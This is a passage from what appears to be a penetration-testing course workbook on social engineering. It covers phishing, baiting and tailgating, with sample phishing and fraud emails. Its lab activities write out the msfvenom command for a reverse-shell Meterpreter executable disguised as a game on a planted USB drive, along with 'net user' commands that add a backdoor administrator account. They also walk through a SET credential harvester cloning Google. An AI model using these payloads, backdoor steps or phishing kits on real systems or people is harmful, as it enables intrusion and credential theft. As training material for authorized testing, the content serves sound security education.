/root/093051Data/Conducting Passive Reconnaissance/pentest_team_worksheet.xlsx

Scenario

After some practice and training, the pen testers conducted passive reconnaissance and obtained OSINT for Greene City Physicians Group. One team member also conducted a scan against the greenecityphysicians.com public website, but found no vulnerabilities. As a team, you will now analyze the initial findings to determine your next step.

1. Open **pentest_team_worksheet.xlsx**, **GCPG_Pentest_Requirements.docx**, and **GCPG_OSINT_findings.docx**.
2. Review the **GCPG_OSINT_findings.docx** report.
3. Review the findings in the Whois and DNS Records sections. What do the findings suggest? Do they provide any targets that would be worth attacking?
4. Review the Google Earth and Google Maps Site Information section. What information do you have that would be useful for a physical attack?
5. What else might you do to gather additional information before a physical attack?
6. Review the Social Media Presence, Job Boards, Points of Contact/Email Addresses, and Have I Been Pwnd sections. What does this information suggest?

7. What technologies are they using?
 8. What types of attacks could you try and when?
 9. Examine the Google Hacking Downloadable Files Discovered section. Does it reveal any new targets?
 10. In light of all of the information you gathered during passive reconnaissance, which targets do you think are worth attacking?
 11. What do you think you should do next?
 12. Review `pentest_team_worksheet.xlsx`. The first investigation was filled in for you. Do you agree with how the next four investigations were set up? Keep in mind that tests have not yet been conducted, so there are currently no findings, evidence, or analyses for investigations 2 through 5.
 13. Save the spreadsheet as `/root/Desktop/my_pentest_team_worksheet.xlsx` and close all documents.

Summary

In this lesson, you gathered background information on your targets from various public sources and then used that information to prepare for the next steps of the pen test. You're now ready to feed this information into more active and direct techniques.

What types of OSINT do you believe would be the most valuable to your pen tests?

What types of OSINT tools do you or would you prefer to use, and why?

3

Performing Non-Technical Tests

Lesson Time: 2 hours

Lesson Introduction

If social engineering and physical security testing are within the scope of your pen test engagement, you might want to consider not jumping into active reconnaissance right away. Your passive reconnaissance findings can easily prompt you to start these non-technical tests, and likewise, social engineering and physical security tests may themselves be used to perform additional reconnaissance. So, in this lesson, you'll test the non-technical dimensions of an organization's security to see where it's vulnerable.

Lesson Objectives

In this lesson, you will:

- Perform social engineering attacks as part of exploiting vulnerabilities.
- Perform physical security attacks as part of vulnerability exploits.

TOPIC A

Perform Social Engineering Tests

Earlier, you gathered people-based OSINT on a target organization. In this topic, you'll put that information to use by testing the human element of the organization.



Note: To learn more, check the **Video** on the course website for any videos that supplement the content for this lesson.

Basic Components of Social Engineering Attacks

Most social engineering attacks share some basic components that enable them to be so effective. Some of those components are:

- **Target evaluation:** In many cases, attackers with specific targets in mind will evaluate those targets and determine how susceptible they are to specific types of social engineering. They will also evaluate their general level of awareness of computing technology and cybersecurity.
- **Pretexting:** Attackers will communicate, whether directly or indirectly, a lie, half-truth, or sin of omission in order to get someone to believe a falsehood. This belief may spur the victim into committing an action they had not intended or that runs counter to their interests.
- **Psychological manipulation:** Attackers exploit humans' willingness to place trust in others and prey upon their sometimes erroneous decision-making abilities. Attackers also exploit the inherent cognitive biases within all people to craft more effective and targeted attacks.
- **Building relationships:** The more comfortable and friendly a victim is with the attacker, the more likely they will trust the attacker. Attackers may therefore try to get to know their target on a personal level.
- **Motivation:** Attackers will try to motivate their target to take some action that will ultimately benefit the attacker.

Motivation Techniques

In order to motivate their target, a social engineer will rely on one or more different techniques.

Motivation Technique	Description
Authority	People tend to obey authority figures even when they know the requested action is either ethically dubious or counter to their own interests. They also tend to obey authority figures when they don't have enough information to accurately assess a situation. An attacker posing as an authority figure, like a police officer, is often more successful at enticing a victim to perform some action they shouldn't.
Scarcity	People tend to attach undue value to objects or ideas that are uncommon or otherwise difficult to obtain. A "secret" or "exclusive" item is more enticing to the victim than something they encounter every day. For example, the attacker may claim to reward a victim with a unique collectible that they cannot acquire anywhere else.
Urgency	This is similar to scarcity, but with a time element involved. An attacker might encourage a victim to act quickly, lest the victim miss their opportunity at acquiring something. For example, a "limited time offer" will be more likely to pique a victim's interest.

Motivation Technique	Description
Social proof	This is similar to the concept of conformity, in which people tend to mirror the actions of others because they want to fit in. If a victim sees or believes they see an attacker engaging in some behavior, they may themselves engage in that behavior. This is more effective if the behavior is exhibited by a group of people whom the victim trusts. For example, a group of attackers working in concert may install a fake "antivirus" program on their computers, and the victim may decide to do the same in order to appear competent to their peers.
Likeness	People are more likely to listen to someone and comply with their requests if they feel an affinity toward them. They may see themselves in this other person, such as having a similar speech pattern. Or, the other person may represent an ideal, such as someone who is physically attractive. Attackers can leverage this to be charming and persuasive to specific people.
Fear	Because fear is such a visceral emotion, it can motivate people to act in ways they normally wouldn't, just to purge themselves of that fear. Fear of loss is especially powerful. Attackers often use fear tactics to convince a victim that they will lose money or access if they do not comply.

Phishing

In its original sense, **phishing** is the social engineering tactic in which an attacker attempts to obtain sensitive information from a user by posing as a trustworthy figure through email communications. Due to the rise of communication media other than email, the term "phishing" can also encompass an attempt to obtain sensitive information through any electronic communication medium. Phishing is one of the most common and effective social engineering tactics because it's easy to distribute, impersonal, and can leverage technical tricks—like spoofing the FROM headers in email—to make it more convincing.

For instance, an attacker may prepare an email in which the attacker claims to work for the victim's bank. The contents of the email tell the victim they should send their password to the attacker so that their account can be properly reset. If the victim doesn't comply within one week, the bank will terminate their account. This leverages the motivation techniques of urgency and fear. When the victim receives the email, the spoofed headers make it appear as if the email is actually coming from the bank. The victim, unwise to the threat, complies with the fraudulent request. A number of tools, including Metasploit Pro and the Social Engineering Toolkit (SET) in Kali, have built-in features that make it easy to launch a phishing campaign.

Subject: Parcel ID0000606787 delivery problems, please review
 From: "FedEx TechConnect" <floyd.gregory@antonytagg.com>
 Date: 12/9/16 7:50 pm
 To: [REDACTED]

Dear Customer,

Your parcel was successfully delivered December 07 to FedEx Station, but our courier could not contact you.

Please review delivery label in attachment!

Thank you,
 Floyd Gregory,
 Office Clerk.

Figure 3-1: A real phishing attempt that leverages a malicious attachment.

Types of Phishing

The following are some terms that refer to specific types of phishing:

- ***SMiShing***: Also called SMS phishing, this is a phishing attack in which the attacker entices their victim through SMS text messages. The prevalence of smartphones may make using SMS more attractive to an attacker than email, but people are more likely to ignore text messages from unknown or untrusted senders than with email.
- ***Vishing***: Also called voice phishing, this is a phishing attack in which an attacker entices their victim through a traditional telephone system or IP-based voice communications like Voice over IP (VoIP). While speaking to someone directly in order to entice them may be difficult for an attacker to pull off, it can also be more effective, as people tend to place more trust in those they can have a real-time conversation with.
- ***Pharming***: In this type of attack, the attacker entices the victim into navigating to a malicious web page that has been set up to look official. The site may mimic an existing website, like the victim's banking website, or it may simply have an air of legitimacy. The victim interacts with this site in order to provide their sensitive information to the attacker, like filling out a fake "login" form with their password.
- ***Spear phishing***: This is a phishing attack, irrespective of medium, that is crafted to target a specific person or group of people. Spear phishing attacks require that the attacker perform some reconnaissance and gather some people-based information on their targets before launching the attack. The attacker uses what they learn about their targets' habits, interests, and job responsibilities to create a custom message that is much more convincing than a generic message sent to anyone and everyone. For example, an attacker might know that a target's birthday is coming up soon and that they plan on holding a party at a specific venue. The attacker can pretend to work for this venue and mention the target's birthday party.
- ***Whaling***: This is a form of spear phishing that targets particularly wealthy or powerful individuals, like CEOs of Fortune 500 companies. The risk is higher for an attacker, as such individuals are likely to be better protected than an average person. However, the payout for the attacker will be significantly higher. For example, an urgent phony invoice might induce a CEO to order the finance department to wire a "long overdue" payment to the attacker's account.

Impersonation

Impersonation is the act of pretending to be someone you are not. Many of the most effective social engineering attacks, especially phishing, usually include impersonation as a component. In that sense, impersonation is an element of an attack, rather than an attack itself.

Impersonation often relies on situations where a target cannot sufficiently establish the attacker's identity. A common example of impersonation is when an attacker pretends to be a help desk worker and calls an employee, asking them for their password so that they can reset an accounts database. If the target isn't familiar with the help desk employees or the phone number that they use, then they may be not be suspicious of the request.

Impersonation can also be more effective in face-to-face interactions. Most people want to avoid appearing rude or dismissive when they're talking with another human being directly. So, they may be less likely to question the impostor than if they had been contacted through email or on the phone. Of course, face-to-face impersonation will only work if the target doesn't know what the impersonated individual looks like, or doesn't know them well enough to be suspicious of their appearance.

Elicitation

Elicitation is the process of collecting or acquiring data from human beings. This is different than information gathered *about* human beings—in elicitation, a social engineer will attempt to learn or access useful information by contacting people who may provide certain key insights. The advantage

of this approach is that some knowledge useful to an attack or pen test can only be acquired by other people.

Like impersonation, elicitation is not a social engineering attack *per se*, but an approach that may be used as part of an actual attack. Some specific elicitation techniques include:

- Requests, where the social engineer in a trusted position requests that the target provide them with some useful information. This is the most direct method of elicitation.
- Interrogation, where a social engineer directly asks people questions with the intention of extracting useful information. The social engineer may be posing as an authority figure to improve their chances of eliciting answers.
- Surveys, where a social engineer indirectly collects data from volunteers. Surveys are effective where interrogation is not a viable option.
- Observation, where a social engineer examines the target's behavior in an particular environment, with our without their knowledge. A person's behavior and day-to-day routine can provide the social engineer with insight into how they think or act in certain situations.

Elicitation is useful in supporting a variant of phishing called a ***business email compromise (BEC)***. In a BEC, an attacker usually impersonates a high-level executive or directly hijacks their email account. They then send an email to financial personnel, requesting money via a method like a wire transfer. Because the financial personnel believe the request is legitimate, they will approve the transfer. The attacker successfully elicits this payment without stealing it directly.

```
Subject: Payment --URGENT--
From: "Carl Henderson" <carl.henderson@greenecityphysicians.com>
Date: 1/3/18 3:05 pm
To: maria.nunes@greenecityphysicians.com

Hi Maria,

Check the enclosed for instructions on a payment that was supposed to go out last week. Please process ASAP.

Thanks,
Carl Henderson, CFO
Greene City Physicians Group
```

Figure 3-2: An example of a BEC where someone posing as an executive solicits payment from a finance employee.

Hoaxes

A **hoax** is another element of social engineering in which the attacker presents a fictitious situation as real. It is related to the idea of a scam, though in a hoax, the attacker's goal is not necessarily financial gain. The following are some examples of hoaxes that may convince unsuspecting users:

- A pop-up that says an antivirus program identified the presence of malware on a target's system. The target should click a link in order to fix this infection. In reality, the link itself leads to malicious code.
- An email claiming to be from a citizen of a foreign country asks the target to help them access funds in a bank account. They request that the target send them money in advance and that they will receive a percentage of the total sum in the account. In reality, there is no such account, and the attacker simply takes the money the victim sends them.
- An email claiming to be from Amazon says that the target's account has been flagged for suspicious activity. The target must sign in to Amazon and confirm that the account has not been compromised. In reality, the sign in link goes to a pharming website that steals the user's credentials.
- A blog post claiming that most computer performance issues are the result of RAM that has not been "cleaned" often enough. The post offers steps for how to perform a "clean" operation at

the command line. In reality, this command has formatted a user's storage drive, completely wiping its contents.

Subject: Humbly requesting your assistance
 From: "John Baker" <john.baker@googlemail.example>
 Date: 4/21/18 12:23 pm
 To: fred.michaels@greenecityphysicians.com

Dearest Sir,

I hope you are doing well and that your family is joyful in this time. I am corresponding to inform you of a **great opportunity** that will benefit myself and yourself financially.

My name I John Baker, and I recently returned to my home nation of England after visiting the nation of Nigeria. I am a bank officer and just learned of an account that was opened in our bank in the year **2008**. According to our records, none has accessed this account since 10 years. This account was opened by the late **Solomon Okafor**, a respectable Nigerian prince who recently passed. Mr. Okafor had no next of kin and I have come to the conclusion that no man in his country is aware of this account.

I therefore seek a reliable individual such as yourself that will play the role of next of kin in extracting the funds totaling **£4,000,000.00**. If this matter is not settled urgently then the Treasury of England will claim the account. I am willing to offer you 40% of the available funds with the remaining 60% applying to my own self.

Please respond swiftly and we will get this matter settled.

Yours truly,
 John Baker

Figure 3–3: An example of a hoax email.

Baiting

Baiting is a social engineering attack in which an attacker leaves some sort of physical media in a location where someone else might pick it up and use it. This exploits people's tendency to be curious about objects and situations that are out of the ordinary or that catch the eye in some way. The most common form of baiting involves leaving a USB thumb drive in a parking lot or some other public area near a workspace. An employee might notice the USB drive lying on the ground, pick it up, and plug it into their computer. Unbeknownst to them, the drive has been pre-loaded with malicious software that compromises the employee's computer.

These kinds of attacks can rely on the victim's computer having autorun enabled so that the malicious code is executed immediately. The malware, depending on its nature, may then spread outward and start infecting other hosts on the network. Even if autorun is not enabled, the attacker can still entice a user to run the malicious code on the USB drive by disguising it as something fun (e.g., a video game), useful (e.g., an antivirus program), or mysterious (e.g., files with cryptic names).

URL Hijacking

URL hijacking, also called **typosquatting**, is a social engineering attack in which an attacker exploits the typing mistakes that users may make when attempting to navigate to a website. For example, a user wishing to visit CompTIA's website might type in their browser: **comtpia.org**. The browser has no way of knowing this was a mistake, so it sends the user to that literal website, typo and all. An attacker has already registered this domain and is counting on users to make just such a mistake. So, the user essentially gets directed to a malicious site instead of their intended destination.

The malicious site might be very clearly the wrong one, but more clever attackers will turn this into a pharming site that mimics the real one closely. That way, the victim may never even know that they committed an error, and will continue on, ignorant of the problem.

In addition to misspellings, URL hijacking also encompasses instances where the wrong top-level domain is used (e.g., **comptia.gov**), instances where domains and subdomains are obfuscated (e.g., **login.comp.tia.org**), and instances where a different form of a word is used (e.g., **thecomptia.org**). Note that many companies have expended significant effort in combating typosquatted domains, though some do fall through the cracks.

Spam and Spim

Spam is an attack where the user's inbox is flooded with advertisements, promotions, get-rich-quick schemes, and other unsolicited messages. Like phishing, the term initially included email-based messaging, but may now more generally include any communication medium. Spam is often used in conjunction with phishing; the attacker attempts to overload as many targets as they can with unsolicited messages, hoping that at least some users will act on them.

Other than email, spam can also be carried over instant messaging (IM). For example, an attacker might send unsolicited messages to members of a Facebook group promising a great deal on a product, if only they follow a link. This is sometimes called **spim**. Spim may be harder to pull off because it requires a synchronous interaction. If the victim expects to interact with a person in real-time, they may grow more suspicious if the attacker doesn't respond or doesn't respond like a human (i.e., the sender is a bot). Still, spim has been known to work, especially when the target is not tech-savvy.

Because of the rise of robust filters in email and IM clients, spam and spim are less effective than they used to be. However, the volume of unsolicited messages is so great that, every day, an unsuspecting user is successfully snared by spam or spim.

Shoulder Surfing

Shoulder surfing is a social engineering attack in which the attacker observes a target's behavior without the target noticing. The target is typically at their computer or other device, and may be working with sensitive information or inputting their credentials into an authentication system. The attacker, who is behind the target, is able to see what's on the screen or what keys the target is pressing.

Shoulder surfing doesn't need to literally be someone peering over another's shoulder. The attacker can accomplish the same thing by using a smartphone's camera to capture pictures or video at a distance, with the added advantage of being able to go back to that recording later rather than relying on memory alone. The attacker doesn't even need to be physically present during the attack—they can set the camera down on a nearby desk, press record, and leave. Later, they return to discover footage of the target working at their computer.

Tailgating and Piggybacking

Tailgating is an attack where the attacker slips in through a secure area while following an authorized employee. The employee doesn't know that anyone is behind them. For example, an employee might enter the company lobby by using an access card on the locked entrance. They open the door wide and let it close by itself, not looking to see if anyone's behind them. The attacker then quietly moves to the door as it's closing and stops it, then walks in. Tailgating requires several factors to be effective: the doors must not close too quickly; the followed employee must not be paying attention; and there must not be an attentive guard or other personnel waiting on the other side.

Piggybacking is essentially the same thing, but in this case, the target knows someone is following behind them. The target might know the attacker personally and be complicit in their attack, or they might be ignorant of what the attacker is doing. For example, if the attacker was recently terminated from the company, the target might not know this and assume it's just another day at the office. However, it's more likely that the target doesn't know the attacker, but is just keeping the door open for them out of common courtesy. The target may also let the attacker through in order to avoid confrontation. However, piggybacking will be less effective in smaller organizations where everyone knows everyone else, or in environments where building access is strongly controlled.

Piggybacking and tailgating are also examples of how you can use social engineering as part of a physical attack. For example, one of the easiest ways for an intruder to enter an access-controlled building would be to slip in with employees as they return after a fire drill.



Note: Shoulder surfing, tailgating, and piggybacking can all be considered both social engineering and physical attacks.

Guidelines for Performing Social Engineering Tests

When performing social engineering tests:

- Understand the basic components of social engineering and what ideas they rely on to be effective.
- Leverage the techniques that motivate people to fall prey to social engineering.
- Launch a phishing attack that entices targets to leak sensitive information.
- Use media other than just email to phish sensitive information.
- Create a convincing forgery of a popular website to entice targets to visit.
- Use the forgery to capture input credentials, like in a login form.
- Leverage gathered data about people to craft customized spear phishing attacks.
- Consider targeting executives and other high-level personnel in a phishing attack.
- Use impersonation techniques to make the attack seem more authentic, like posing as a help desk worker.
- Use elicitation techniques to get targets to reveal information, like requests and surveys.
- Leverage hoaxes to make attacks more convincing.
- Drop a USB drive loaded with malware in a parking lot to see if anyone plugs it into their system.
- Determine how users may fall victim to an attack by mistyping URLs.
- Leverage spam techniques with phishing attacks to reach many users.
- See how easy it is to observe employees at their computers without them noticing.
- Consider how an office environment might make tailgating or piggybacking more or less effective.

ACTIVITY 3–1

Baiting Users with USB Thumb Drives

Before You Begin

In addition to your Kali Linux computer, you also have a computer running Windows Server 2016. You also need a USB thumb drive.

Scenario

Your passive reconnaissance did not reveal any useful information about GCPG's internal network. You are going to need to find a way into the network, either by physical penetration, social engineering, or both. After some discussion, the pentest team has agreed to try baiting users with USB thumb drives. You will try to trick employees into running unknown and unsafe software on their systems by planting one or two compromised USB thumb drives in the company parking lot. A curious and unsuspecting employee might pick up one of the drives, and instead of reporting it to IT, might plug it into their own computer to see what's inside. This will give you a backdoor into the employee's computer, and hopefully a staging area to further attack the network.

1. Create a malicious payload for the victim to run.

- Insert the USB thumb drive into your Kali Linux computer.
- Verify that the drive appears on the desktop.



Note: If it doesn't, check the **Files** app.

- Open a terminal window.

- Enter the following command:

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.#  
LPORT=4444 -f exe -a x64 -o /root/Desktop/awesome-game.exe
```



Note: Replace 192.168.1.# with the IP address of your Kali Linux computer.

- Verify that the output is similar to the following screenshot.

```
root@kali00:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.1.1  
0 LPORT=4444 -f exe -a x64 -o /root/Desktop/awesome-game.exe  
No platform was selected, choosing Msf::Module::Platform::Windows from the payload  
No encoder or badchars specified, outputting raw payload  
Payload size: 510 bytes  
Final size of exe file: 7168 bytes  
Saved as: /root/Desktop/awesome-game.exe
```



Note: The **Final size of exe file** should be greater than zero. If it isn't, run the previous command again.

This command uses `msfvenom` to create a malicious executable file that will open a Meterpreter session using a reverse TCP payload. The listening host is your own Kali Linux computer.

2. Copy the file to a USB thumb drive.

- Verify that **awesome-game.exe** is on your desktop.

- b) Drag and drop **awesome-game.exe** onto the USB thumb drive icon, or otherwise copy it to the drive.
- c) Right-click the USB thumb drive icon and select **Eject**.
- d) Physically remove the USB thumb drive from the Kali Linux computer.

3. Create a reverse handler for the payload.

- a) At a terminal, enter `msfconsole`

This opens the command-line version of Metasploit.

- b) At the **msf5 >** prompt, enter `use exploit/multi/handler`
- c) Enter `set PAYLOAD windows/x64/meterpreter/reverse_tcp`
- d) Enter `set LHOST 192.168.1.#` where # refers to your Kali Linux computer.
- e) Enter `set LPORT 4444`
- f) Enter `run`
- g) Verify that a reverse TCP handler was started.

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
```

This handler will listen for the payload and attempt to open a Meterpreter session onto the victim's computer.

- h) Leave this terminal open.

4. Simulate the victim finding the USB thumb drive, plugging it in, and running its contents.

- a) Switch to your Windows Server and plug in the USB thumb drive.
- b) Open the drive and double-click **awesome-game.exe**.
- c) Switch back to the Metasploit console on Kali Linux and verify that the victim has connected back to you, and that you have a Meterpreter session.

```
msf5 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.1.10:4444
[*] Sending stage (206403 bytes) to 192.168.1.50
[*] Meterpreter session 1 opened (192.168.1.10:4444 -> 192.168.1.50:50655) at 20
19-08-16 08:22:59 -0700
meterpreter > []
```

5. Create a compromised account on the victim computer.

- a) At the prompt, enter `?` and examine the available commands.
- b) Enter `shell`
This gives you a direct shell into the system.
- c) Enter `net user hakker P@ssw0rd /add`
This creates a user on the system.
- d) Enter `net localgroup Administrators /add hakker`
This adds the user to the Administrators group.

- e) Enter `net user` and verify that the account was created.

```
D:\>net user
net user

User accounts for \\SERVER00

-----
admin-backup          Administrator
Guest                hakker
IME_USER              DefaultAccount
IME_ADMIN             The command completed successfully.
```



Note: The IME accounts are associated with the mail server and will only appear on the instructor's server.

- f) Enter `net localgroup Administrators` and verify that the account is part of the Administrators group.

```
E:\>net localgroup Administrators
net localgroup Administrators
Alias name      Administrators
Comment         Administrators have complete and unrestricted access to the computer/domain


Members

-----
admin-backup
Administrator
hakker
The command completed successfully.
```

6. Collect evidence of compromise on Kali Linux.

- a) Press both the **Fn** and **PrtScrn** keys on the keyboard to grab the entire screen.

- b) In the **Files** app, navigate to **Pictures** and verify that you have captured screenshot evidence of creating the hakker administrator account.



- c) Return to the terminal where Metasploit is running.

7. Terminate the connection.

- Press **Ctrl+C**, then enter **y** to close the shell.
- Enter **exit** to close the Meterpreter session.
- Enter **exit** to return to the root prompt, then close the terminal.
- Eject the USB thumb drive from your Windows Server.

8. As a team, update the worksheet **/root/Desktop/my_pentest_team_worksheet.xlsx** as necessary. Ensure that tests and findings are in compliance with the requirements.

ACTIVITY 3–2

Harvesting Credentials Through Phishing

Before You Begin

The file /root/Desktop/my_pentest_team_worksheet.xlsx is open.

You will work with a partner in this activity. An email server and client have already been set up for you. Your email address is **student##@gcpq.local**, where ## refers to your student number. You will use the email client on your Kali Linux computer.

Scenario

With the success of the USB thumb drive attack, you have decided to expand your social engineering campaign. Since the GCPG staff has fallen for phishing in the past, you will try that next. You'll set up a fake Google sign-in page and entice users you profiled in your passive reconnaissance efforts to click on a link that sends them to this fake page. The link will be embedded in an email message expressing urgency and demanding that the user take action, or else there will be unwanted consequences. The fake page will harvest any credentials the user enters into the fake page's forms. With any luck, you will be able to reuse the same password on a computer in the internal network.

1. Construct a fake Google login site to trick users into giving up their credentials.

- In Kali Linux, open a terminal and enter `setoolkit`
The Social Engineer Toolkit is a popular exploit framework that focuses on social engineering attacks. It has many different options and templates that you can use to construct an attack.
- Enter `y` to agree to the terms of service.
- At the prompt, enter `1` to choose **Social-Engineering Attacks**.
- Enter `2` to choose **Website Attack Vectors**.
- Enter `3` to choose **Credential Harvester Attack Method**.
- Enter `1` to choose **Web Templates**.
- At the prompt, ensure your Kali Linux computer's IP address is listed in square brackets, then press **Enter** to use this default.
- Enter `2` to choose **Google**.
- Press **Enter** to confirm.
- Verify that the credential harvester has launched.

```
[*] Cloning the website: http://www.google.com
[*] This could take a little bit...


The best way to use this attack is if username and password form
fields are available. Regardless, this captures all POSTs on a website.
[*] You may need to copy /var/www/* into /var/www/html depending on where your d
irectory structure is.
Press {return} if you understand what we're saying here.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
```

The harvester is running on port 80 and will display information as it arrives.

- Leave this terminal window open.

2. Write a phishing email.


- From the Kali Linux menu, select **Applications→Usual applications→Internet→Thunderbird**.
- In the Thunderbird menu, select **Write**.
- Compose an email to your partner's account. Make the subject and body of the message something threatening, like in the following screenshot:



In a real-world scenario, you could direct your phishing attack at specific targets you profiled in the passive reconnaissance phase. For example, you could target users you confirmed have a Google account. You could also target employees who you suspect have high-level privileges.

- Place the insertion point at the bottom of the message.
- From the menu, select **Insert→HTML**.

- f) In the **Insert HTML** dialog box, type www.google.com where # refers to your Kali Linux computer.



- g) Select **Insert**.

- h) Finish the email so that it looks similar to the following:

The screenshot shows a Thunderbird email window with the following details:

- Subject:** Write: Google Account Disabled: Immediate Action Required!
- From:** Student01 <Student01@gcpg.local>
- To:** Student02@gcpg.local
- Subject:** Google Account Disabled: Immediate Action Required!
- Message Content:**

Dear Student02,

We have detected suspicious activity coming from your Google account. As a precaution, we have disabled your account until you can confirm that it has not been compromised.

To re-enable your account, please use the following link and sign in.

www.google.com

Sincerely,

Google Account Protection Services



Note: If the link formatting carries over to the closing text, select Format→Discontinue Link.

- i) Select Send.

3. Simulate a user falling victim to the phishing attack.

- a) Wait for your partner to finish sending the email message.
 - b) From the Thunderbird menu, select **Get Messages**.
 - c) Select the phishing email sent by your partner to open it in the bottom pane.
 - d) In the email message, select the www.google.com link to open it in Waterfox.



Note: If necessary, select **Use Waterfox as my default browser**.

You are taken to a convincing fake of a real Google sign-in page.

- e) If you're not taken to the Google sign-in page automatically, enter <http://192.168.1.11> in the address bar.
- f) In the **Email** text box, type **Student###@gcpg.local**
- g) In the **Password** text box, type **Pa22wOrd**
- h) Select **Sign in**.
- i) Verify that you are taken to the real Google home page.

4. Verify that you harvested the credentials.

- a) Switch back to your terminal running the Social-Engineer Toolkit.

- b) Verify that you captured your partner's credentials.

```
[*] WE GOT A HIT! Printing the output:  
PARAM: GALX=SJLCKfgaqoM  
PARAM: continue=https://accounts.google.com/o/oauth2/auth?zt=ChRsWFBwd2JmV1hIcDh  
tUFldzBENhIfVVsxStdNLW9MdThibW1TMFQzVUZFc1BBaURuWmlRSQ%E2%88%99APsBz4gAAAAAUy4_  
